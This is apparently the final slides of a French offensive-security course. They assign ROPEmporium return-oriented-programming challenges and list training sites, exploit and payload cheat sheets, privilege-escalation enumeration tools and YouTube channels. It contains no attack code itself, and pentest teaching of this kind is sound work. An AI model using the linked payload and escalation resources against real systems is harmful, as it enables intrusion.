- Avec pwntools, tout est automatisé : leak → calcul offsets → exploit



TP - ET MAINTENANT ?

- En attendant le TP final, il est temps de poncer ROPEmporium !
- Faites un maximum de challenge dans l'ordre.
- Documentez, évidemment.
- <https://ropemporium.com>



Vous
avez ...
heuu



RESSOURCES

➤ Pour se former, se certifier :

- <https://academy.hackthebox.com/catalogue/paths>
- <https://www.root-me.org>
- Gameshell : <https://github.com/phyver/GameShell>

➤ Blogs et veille :

- <https://talkback.sh>
- <https://hackers-arise.com/articles/>
- <https://www.zataz.com>
- <https://thehackernews.com>
- <https://quentin.papelard.pro/blog-cybersecurite>
- <https://vx-underground.org>

➤ Les cheatsheets :

- Tout Linux : <https://www.geeksforgeeks.org/linux-unix/linux-commands-cheat-sheet/>
- Swissky - PayloadAllTheThings : <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master>
- PentestMonkey : <https://pentestmonkey.net/category/cheat-sheet>
- HackTricks : <https://hacktricks.wiki/en/index.html>
- MSFVenom : <https://nitesculucian.github.io/2018/07/25/msfvenom-cheat-sheet/>
- GTFOBins : <https://gtfobins.org/>
- Equivalent windows : <https://lolbas-project.github.io>
- vim : <https://vim.rtorr.com/>



RESSOURCES

➤ Outils

- LinPEAS : <https://linpeas.org>
- LSE : <https://github.com/diego-treitos/linux-smart-enumeration/blob/master/lse.sh>
- Cyberchef (utiliser localement !) : <https://gchq.github.io/CyberChef/>
- Wigle.net (cartographie des éléments wireless) : <https://wigle.net>
- Shodan.io (cartographie internet, recherche de services exposés, etc.) : <https://www.shodan.io>

➤ Youtube

- David Bombal (interview cyber) : <https://www.youtube.com/@davidbombal>
- John Hammond (hacker, démos, malware analysis ...) : https://www.youtube.com/@_JohnHammond
- NetworkChuck (IA, homelab ...) : <https://www.youtube.com/@NetworkChuck>
- TalkingSasquatch (devices de hacking) : <https://www.youtube.com/@TalkingSasquatch>

RESSOURCES



➤ Docus :

- Documentaire « Don't go to the police » :
<https://www.youtube.com/watch?v=0pchn3bkgs8>
- Cas d'école, la chute de yggtorrent par Underscore :
<https://www.youtube.com/watch?v=ULTV6T6jRTw>
- Communication offgrid : https://www.youtube.com/watch?v=UTWrq_nS56A